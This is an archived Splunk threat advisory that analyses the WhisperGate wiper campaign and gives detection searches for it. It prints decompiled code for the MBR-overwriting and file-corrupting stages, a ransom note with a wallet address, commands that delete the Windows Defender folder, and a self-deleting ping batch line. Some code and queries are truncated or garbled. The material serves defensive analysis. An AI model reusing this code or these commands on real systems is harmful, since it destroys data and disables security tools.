

# Threat Advisory: STRT-TA02 - Destructive Software | Splunk

By Splunk Threat Research Team

Published: 2022-01-27 · Archived: 2026-04-05 19:07:31 UTC

*Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit [our blog post](#). We appreciate your understanding as we work towards making our community more inclusive for everyone.*

If recent Ransomware campaigns are an indication of the effects malicious campaigns against healthcare, technology, food supply, and gas supply can have in real life (Colonial pipeline outage affected [45% of U.S East Coast fuel supply](#)), then destructive payloads whose sole use is to render hosts unusable should be considered a possibility under the current geopolitical indicators.

**The Attack:** The focus of this threat advisory is on a recently reported destructive payload by [Microsoft MSTIC](#) under the name of WhisperGate. We break down the different components and functions of how this payload works and provide a series of detections to mitigate and defend against this threat.

Although we cannot prevent patient 0, we can, however, measure and recover execution artifacts which if used timely and operationalized as analytics and playbooks can provide analysts a tool to isolate, contain and prevent further damage. Further on, this data may help understand the extent and the TTPs of current and future campaigns where these payloads may be in use.

Ransomware is by itself a destructive payload, however, some past campaigns have shown the use of multiple payloads some of them with Ransomware characteristics used as decoys, and others with the same Ransomware characteristics, however, they execute destructive payloads at targeted organizations (i.e Hard disk erasure).

## “WhisperGate” Indicators And Analysis:

### Stage 1: MBR Wiper

This wiper malware contains code that affects the Master Boot Record (MBR) sector of the compromised host. This wiper will try to overwrite or replace the original MBR with the destructive MBR code. The screenshot below shows a code snippet to overwrite the MBR with the malicious master boot record code containing the ransom note.

```

push esi
push ecx
call sub_401FE0
mov esi, offset MAL_MBR_CODE
sub esp, eax
lea edi, [ebp-2018h]
call sub_401990
mov ecx, 800h
rep movsb
mov [esp+14h+hTemplateFile], 0 ; hTemplateFile
mov dword ptr [esp+14h], 0 ; dwFlagsAndAttributes
mov [esp+14h+dwCreationDisposition], 3 ; dwCreationDisposition
mov [esp+14h+lpSecurityAttributes], 0 ; lpSecurityAttributes
mov [esp+14h+dwShareMode], 3 ; dwShareMode
mov [esp+14h+dwDesiredAccess], 10000000h ; dwDesiredAccess
mov [esp+14h+lpFileName], offset FileName ; "\\\\.\{PhysicalDrive0}
call CreateFileW
mov esi, eax
lea eax, [ebp-2018h]
sub esp, 1Ch
mov [esp+14h+lpFileName], esi ; hFile
mov [esp+14h+dwCreationDisposition], 0 ; lpOverlapped
mov [esp+14h+lpSecurityAttributes], 0 ; lpNumberofBytesWritten
mov [esp+14h+dwShareMode], 200h ; nNumberofBytesToWrite
mov [esp+14h+dwDesiredAccess], eax ; lpBuffer
call WriteFile
sub esp, 14h
mov [esp+14h+lpFileName], esi ; hObject
call CloseHandle
push eax
lea esp, [ebp-0Ch]
xor eax, eax
pop ecx
pop esi
pop edi
pop ebp
lea esp, [ecx-4]
ret

```

```

We will contact you to give further instructions.
AAAAA Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATA4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.
We will contact you to give further instructions.
AAAAA Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATA4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.

```

## Stage2: Discord Downloader

### Delay Of Execution

This stage 2 malware contains a possible defense evasion that might bypass AV detection technology like emulation or even sandbox testing that monitors process behavior in a period of time (let say less than 20 sec.). The evasion is achieved by running a base64 encoded powershell that will delay its execution. The screenshot below shows the code it runs twice to sleep for 20 sec.

```

199 goto IL_77;
200 case 8:
201 {
202 string text = "0AUWbsAGUAZQBwACAALQBzACAAMQAwAA==";
203 if (true)
204 {
205 text2 = text;
206 num2 = 0;
207 if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_2f890ae8a28c4805a87fc61c4170c21d == 0)
208 {
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224 continue;
225 goto IL_CB;
226 IL_77:
227 Facade.InitItem(Facade.SetItem(new ProcessStartInfo
228 {
229 FileName = "powershell",
230 Arguments = Facade.SearchItem("-enc UWb0AGEAcgB0AC", text2)
231 WindowStyle = ProcessWindowStyle.Hidden
232 }));
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250

```

## Encoded command


```
Powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==
```

## Decoded command

```
Powershell Start-Sleep -s 10
```

## Discord Download

After the sleep, Stage 2 will try to download a “.jpg” file in the discord server. The downloaded file is another .net compiled malware which is the stage 3 that is in reverse form. By using a simple python script you can reverse it to make it a valid PE executable. Below is the screenshot of how it downloads the stage 3 malware in the discord server.




## Stage 3: Defense Evasion and Process Injection (File Corrupter)

The stage3 is another .net compile malware that will load its resource data to decrypt it, which is the advancedrun.exe and the file corrupter malware.


## Evading Windows Defender AV

As soon as the stage3 executes, it will drop advancedrun.exe and a vbscript in %temp% folder to evade Windows Defender AV. The screenshot below shows how “Advancedrun.exe (Nirsoft Tool) was used to disable WinDefender service and remove or delete Windows Defender directory in Programdata folder.


```
"C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe" /EXEfilename "C:\Windows\System32\sc.exe" /WindowSi
```



"C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe" /EXEFilename  
 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /WindowState 0 /CommandLine "rmdir  
 'C:\ProgramData\Microsoft\Windows Defender' -Recurse" /StartDirectory "" /RunAs 8 /Run




The .vbs file drop in the%temp% folder will add C:\ drive to the exclusion path of Windows Defender.



### Process Injection - File Corrupter Malware

It will create a suspended process of InstallUtil.exe in %temp% folder to inject the file corrupter malware. Below is the CreateProcess API call for the said file to prepare its injection.



By Extracting the file that it will inject in InstallUtil.exe using WriteProcessMemory API, we were able to grab the corruptor malware.

This malware will first enumerate all the drive types connected on the compromised machine. It looks specifically for “Fixed” or “Remote” drives as a starting point in traversing all possible files to corrupt.

```
1 UINT func_EnumerateFixedAndRemoteDrives()
2 {
3     DWORD v0; // ebx
4     int i; // esi
5     UINT result; // eax
6     WCHAR RootPathName[17]; // [esp+26h] [ebp-22h] BYREF
7
8     v0 = GetLogicalDrives();
9     memcpy(RootPathName, "A", 0xAu);
10    RootPathName[3] = 0;
11    for ( i = 0; i != 26; ++i )
12    {
13        result = (_int64)pow(2.0, (double)i);
14        if ( (v0 & result) != 0 )
15        {
16            RootPathName[0] = i + 0x41;
17            if ( GetDriveTypeW(RootPathName) == DRIVE_FIXED || (result = GetDriveTypeW(RootPathName), result == DRIVE_REMOTE) )
18            {
19                RootPathName[3] = '*';
20                result = func_RecursiveFindFile(RootPathName);
21                RootPathName[3] = 0;
22            }
23        }
24    }
25    return result;
26 }
```

If it finds a file during its enumeration, It will convert its string filename in all capital characters then check if the file extension is in its list. Below is the screenshot of code that checks the file extension and the list of its targeted file type.

```
1 int __cdecl sub_4015B3(wchar_t *Filename)
2 {
3     int FileextensionCtr; // ebx
4     const wchar_t *file_extension; // esi
5     int result; // eax
6
7     FileextensionCtr = 0;
8     file_extension = func_FindFileExtension(Filename);
9     sub_401492((__int16 *)file_extension);
10    while ( 1 )
11    {
12        result = wcsncmp(targetFileExtension_405020[FileextensionCtr], file_extension);
13        if ( !result )
14            break;
15        if ( ++FileextensionCtr == 195 )
16            return result;
17    }
18    return ((int (__cdecl *)(wchar_t *))func_OverWriteTheFiles)(Filename);
19 }
```

### File extension list

If the file extension is in its list, it will generate a random value that will serve as the file extension of its corrupted file, then it will mem allocate with size of 0x100000 bytes and fill it with “0xCC” using memset API. After that it will open the target file, overwrite it with the allocated memory fill of 0xCC bytes and rename it with the random generated file extension.

```

1 void __cdecl sub_4014E3(wchar_t *FileName)
2 {
3     size_t FileNameLen; // eax
4     wchar_t *FileNameMem; // esi
5     int random_gen; // edi
6     size_t v4; // eax
7     void *cc_mem; // [esp+28h] [ebp-20h]
8     FILE *Stream; // [esp+2Ch] [ebp-1Ch]
9
10    FileNameLen = wcslen(FileName);
11    FileNameMem = malloc(2 * (FileNameLen + 20));
12    random_gen = rand();
13    v4 = wcslen(FileName);
14    sprintf(FileNameMem, "%", (v4 - 4), FileName, random_gen);
15    Stream = w fopen(FileName, L"wb");
16    cc_mem = malloc(0x100000u);
17    memset(cc_mem, 0xCC, 0x100000u); // memset file or set 0xCC to the file with upto 0x100000 bytes
18    fwrite(cc_mem, 1u, 0x100000u, Stream);
19    fclose(Stream);
20    wrename(FileName, FileNameMem);
21    free(FileNameMem);
22    free(cc_mem);
23 }

```

Below is the screenshot during the corruption process of this malware, and how it overwrites the file with 0xCC that makes it not recoverable.

part of process event of corrupter.exe after overwriting and renaming target files in compromised host.

example of overwritten file

the original file

### Ping Sleep and the Melting Batch Script

This corruptor malware will try to delete itself using the known batch script command like in the screenshot below. Before that, it also used a ping utility tool to generate sleep for 4-5 sec.

```

GetModuleFileNameA(0, Filename, 0x104u);
sprintf(Buffer, "cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"", Filename);
return sub_401857(Buffer);
}

```

## Detections

### Ping Sleep Batch Command

This analytic will identify the possible execution of ping sleep batch commands. This technique was seen in several malware samples and is used to trigger sleep times without explicitly calling sleep functions or commandlets. The goal is to delay the execution of malicious code and bypass detection or sandbox analysis.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_ping` (Processes.parent_process = "*ping*" Processes.parent_process = *-n* Processes.parent_pro
(Processes.process = "*ping*" Processes.process = *-n* Processes.process="* Nul*"Processes.process="*&gt;*)
by Processes.parent_process_name Processes.parent_process Processes.process_name Processes.original_file_name
| `drop_dm_object_name("Processes")`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

The screenshot shows a Splunk search interface with the following search query:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_ping` (Processes.parent_process = "ping*" Processes.parent_process = *-n* Processes.parent_process="* Nul*"Processes.parent_process="*&gt;*) OR
(Processes.process = "ping*" Processes.process = *-n* Processes.process="* Nul*"Processes.process="*&gt;*)
by Processes.parent_process_name Processes.parent_process Processes.process_name Processes.original_file_name Processes.process Processes.process_id Processes.process_guid Processes.user Processes
| `drop_dm_object_name("Processes")`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

The results show 1 event from 19/01/2022 13:00:00.000 to 20/01/2022 13:21:57.000. The event details are as follows:

parent_process_name	parent_process	process_name	original_file_name	process	process_id	process_guid	user
cmd.exe	cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 &gt; Nul & Del /f /q "C:\Users\Administrator\AppData\Local\Temp\2\InstallUtil.exe"	PING.EXE	unknown	ping 111.111.111.111 -n 5 -w 10	4304	{6F5BEE90-3BD5-61E9-9009-00000002102}	Administrator

### Powershell Remove Windows Defender Directory

This analytic will identify a suspicious PowerShell command used to delete the Windows Defender folder. This technique was seen used by the WhisperGate malware campaign where it used Nirsoft's advancedrun.exe to gain administrative privileges to then execute a PowerShell command to delete the Windows Defender folder.

```
`powershell` EventCode=4104 Message = "* rmdir *" OR Message = "*\Microsoft\Windows Defender*"
| stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message ComputerName User
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

```
'powershell' EventCode=4104 Message = "* rmdir *" OR Message = "*\\Microsoft\\Windows Defender*"
| stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message ComputerName User
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

Could not load lookup=LOOKUP-record\_type

✓ 1 event (19/01/2022 14:00:00.000 to 20/01/2022 14:20:47.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ Format Preview ▾

EventCode	Message	Co
4104	Creating Scriptblock text (1 of 1): rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse  ScriptBlock ID: 5cf9e8a4-bede-4e70-92d2-b1379c835abd Path:	wir

### Suspicious Process With Discord DNS Query

This analytic identifies a process making a DNS query to Discord, a well known instant messaging and digital distribution platform. Discord can be abused by adversaries, as seen in the WhisperGate campaign, to host and download malicious external files. A process resolving a Discord DNS name could be an indicator of malware trying to download files from Discord for further execution.

```
'sysmon' EventCode=22 QueryName IN ("*discord*") process_path != "*\\AppData\\Local\\Discord\\" AND process_p
| stats count min(_time) as firstTime max(_time) as lastTime by Image QueryName QueryStatus process_name Query
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

```
'sysmon' EventCode=22 QueryName IN ("*discord*") process_path != "*\\AppData\\Local\\Discord\\" AND process_path != "*\\Program Files*" AND process_name != "discord.exe"
| stats count min(_time) as firstTime max(_time) as lastTime by Image QueryName QueryStatus process_name QueryResults Computer process_path
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

Could not load lookup=LOOKUP-record\_type

✓ 2 events (18/01/2022 13:00:00.000 to 19/01/2022 13:40:26.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ Format Preview ▾

Image	QueryName	QueryStatus	process_name	QueryResults
C:\Temp\new\stage2.exe	cdn.discordapp.com	0	stage2.exe	::ffff:162.159.133.233;::ffff:162.159.134.233;::ffff:162.159.135.233;::ffff:162.159.136.233;::ffff:162.159.129.233;

### Excessive File Deletion In WinDefender Folder

This analytic will identify excessive file deletion events in the Windows Defender folder. This technique was seen in the WhisperGate malware campaign in which adversaries abused Nirsoft's advancedrun.exe to gain administrative privilege to then execute PowerShell commands to delete files within the Windows Defender application folder.

```
'sysmon' EventCode=23 TargetFilename = "*\\ProgramData\\Microsoft\\Windows Defender*"
| stats values(TargetFilename) as deleted_files min(_time) as firstTime max(_time) as lastTime count by user
| where count >=50
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

Could not load lookup=LOOKUP-record\_type

3,996 events (19/01/2022 15:00:00.000 to 20/01/2022 15:33:01.000) No Event Sampling

user	EventCode	Image	ProcessID	deleted_files
SYSTEM	23	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2832	C:\ProgramData\Microsoft\Windows Defender\Network Inspection System\Support\NisLog.txt C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{063FD797-5F24-091F-2B4E-0269D13D0878} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{1C4E74AC-149D-39AE-B74A-B53F4CC32D79} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{1E841055-9691-E4DA-4634-425E676749FC} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{4951AB05-C89A-E18D-8C55-EB74CFE11188} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{4BF2B463-7479-3DAE-72F8-FB54116DE50F} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{5814391C-8379-0644-BCB5-61696E94879C} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{73788C98-8557-29B6-33F8-8559E3DE4D68} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{79007354-EF74-7898-68D5-12E3B1F9A7EF} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{830143B2-F526-C824-EA03-13DCD07868F4} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{9CD7968E-5F23-B838-A3A2-126CF8F3168A} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{A59C741C-0B17-3F58-C21F-EE1993E1E19E} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{C8B4271B-7753-C4AE-DA75-2DCD3C27A8AB} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{DC52B15C-2EC1-5C8D-D073-0026833674D4} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\Entries\{E81AD238-00F2-4114-0B75-9C788D7FF24E} C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\ResourceData\20\20A244C0440ED0B418F454F8A12ED08E6A8BD6D2 C:\ProgramData\Microsoft\Windows Defender\Scans\CleanStore\ResourceData\24\24FACE5B5CA39CE04CF462ADD690AC401051AF97 C:\ProgramData\Microsoft\Windows

## Windows InstallUtil in Non Standard Path

The following analytic identifies the Windows binary InstallUtil.exe running from a non-standard location.

16 events (1/17/22 4:00:00.000 PM to 1/24/22 4:45:47.000 PM) No Event Sampling

dest	user	parent_process	process_name	process	original_file_name	process_id	parent_process_id	process_hash
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	nothinhere.exe	"C:\ProgramData\nothinhere.exe"	InstallUtil.exe	6736	7112	MDS+AF862861889F5898956E94690CDAE773_SHU
win-host-mhaag-attack-range-563	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	installutil.exe	"C:\Temp\installutil.exe"	InstallUtil.exe	5664	4168	MDS+AF862861889F5898956E94690CDAE773_SHU
win-host-mhaag-attack-range-563	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	installutil.exe	"C:\Temp\installutil.exe"	unknown	3784	4168	MDS+AF862861889F5898956E94690CDAE773_SHU
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	installutil.exe	"C:\temp\installutil.exe"	InstallUtil.exe	6912	7112	MDS+AF862861889F5898956E94690CDAE773_SHU

## Windows NirSoft AdvancedRun

The following analytic identifies the use of AdvancedRun.exe. AdvancedRun.exe has similar capabilities as other remote programs like psexec.

```

| tstats 'security_content_summariesonly' count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Processes where 'process_installutil' NOT (Processes.process_path IN ("*\Windows\ADWS\*", "*\Windows\System32\*", "*\Windows\System32\*", "*\Windows\NetworkController\*", "*\Windows\SystemApps\*", "*\WinSxS\*", "*\Windows\Microsoft.NET\*")) by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process
| drop _drop_object_name ("Processes")
| 'security_content_ctime(firstTime)'
| 'security_content_ctime(lastTime)'

```

13 events (1/16/22 12:00:00.000 AM to 1/21/22 2:35:03.000 PM) No Event Sampling

Events (13) Patterns **Statistics (4)** Visualization

20 Per Page Format Preview

dest	user	parent_process	process_name	process	original_file_name	process_id	parent_process_id	process_hash
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	installutil.exe	"C:\temp\installutil.exe"	InstallUtil1.exe	6912	7112	MD5-AF862061889F5898956E94690C
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	nothinhere.exe	"C:\ProgramData\nothinhere.exe"	InstallUtil1.exe	6736	7112	MD5-AF862061889F5898956E94690C
win-host-mhaag-attack-range-563	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	installutil.exe	"C:\Temp\installutil.exe"	InstallUtil1.exe	5664	4168	MD5-AF862061889F5898956E94690C

## Windows DotNet Binary in Non Standard Path

The following analytic identifies native .net binaries within the Windows operating system that may be abused by adversaries by moving it to a new directory.

```

| tstats 'security_content_summariesonly' count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Processes where NOT (Processes.process_path IN ("*\Windows\ADWS\*", "*\Windows\System32\*", "*\Windows\System32\*", "*\Windows\NetworkController\*", "*\Windows\SystemApps\*", "*\WinSxS\*", "*\Windows\Microsoft.NET\*")) by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process Processes.original_file_name
| drop _drop_object_name ("Processes")
| 'security_content_ctime(firstTime)'
| 'security_content_ctime(lastTime)'
| lookup update=true is_net_windows_file_origname filename as process_name OUTPUT netfile
| lookup update=true is_net_windows_file_origname originalFileName as original_file_name OUTPUT netfile
| search netfile=True

```

89,514,066 events (1/17/22 4:00:00.000 PM to 1/24/22 4:47:52.000 PM) No Event Sampling

Events (89,514,066) Patterns **Statistics (14)** Visualization

20 Per Page Format Preview

dest	user	parent_process	process_name	process	original_file_name	process_path	process_id	parent_process_id
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	notsbuid.exe	"C:\Temp\notsbuid.exe"	MSBuild.exe	C:\Temp\notsbuid.exe	2200	944
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	notsbuid.exe	"C:\Temp\notsbuid.exe" C:\Temp\nothing.csproj	MSBuild.exe	C:\Temp\notsbuid.exe	2140	944
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	notsbuid.exe	"C:\Temp\notsbuid.exe" C:\Temp\nothing.csproj	MSBuild.exe	C:\Temp\notsbuid.exe	4784	944
win-dc-mhaag-attack-range-139.attackrange.local	SYSTEM	"C:\Windows\System32\cmd.exe" /c c:\temp\notsbuid.exe	notsbuid.exe	c:\temp\notsbuid.exe	MSBuild.exe	C:\Temp\notsbuid.exe	2028	5868
win-dc-mhaag-attack-range-139.attackrange.local	SYSTEM	"C:\Windows\System32\cmd.exe" /c c:\temp\notsbuid.exe	notsbuid.exe	c:\temp\notsbuid.exe	MSBuild.exe	C:\Temp\notsbuid.exe	3880	588
win-dc-mhaag-attack-range-139.attackrange.local	Administrator	"C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"	nothinhere.exe	"C:\ProgramData\nothinhere.exe"	InstallUtil1.exe	C:\ProgramData\nothinhere.exe	6736	7112

## Splunk Security Content

### Mitigation

As outlined in CISA Alert ([AA22-011A](#)) and other [CISA](#) recently released a communication on how to Implement Cybersecurity Measures in order to protect against potential critical threats, here are some steps organizations can take right now in order to protect themselves.

- Ensure software is up to date, prioritize updates that address known exploited vulnerabilities.

- Splunk ESCU has extensive coverage of destructive software including ransomware and crime carrier payloads. Download ESCU and perform some preventative detection and monitoring for these threats.
- Test, verify, and validate your perimeter defenses and remote access policies
- Apply equivalent security policies within your organization perimeter to your Cloud resources.
- Ensure there are disaster recovery, [business continuity](#), and incident response resources on standby in case of intrusion or attack.
- Follow CISA recommendations as outlined in:
  - [https://www.cisa.gov/sites/default/files/publications/CISA\\_Insights-Implement\\_Cybersecurity\\_Measures\\_Now\\_to\\_Protect\\_Against\\_Critical\\_Threats\\_508C.pdf](https://www.cisa.gov/sites/default/files/publications/CISA_Insights-Implement_Cybersecurity_Measures_Now_to_Protect_Against_Critical_Threats_508C.pdf)
  - <https://www.cisa.gov/uscert/ncas/analysis-reports/ar21-013a>
  - <https://www.cisa.gov/cyber-hygiene-services>

## Learn More

You can find the latest content about security analytic stories on [research.splunk.com](#). For a full list of security content, check out the [release notes](#) on [Splunk Docs](#).

- [ESCU v3.34.0](#)

## Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

## Contributors

We would like to thank the following for their contributions to this post:

- Rod Soto
- Teoderick Contreras
- Michael Haag
- Jose Hernandez
- Lou Stella
- Mauricio Velazco

---

Source: [https://www.splunk.com/en\\_us/blog/security/threat-advisory-strrt-ta02-destructive-software.html](https://www.splunk.com/en_us/blog/security/threat-advisory-strrt-ta02-destructive-software.html)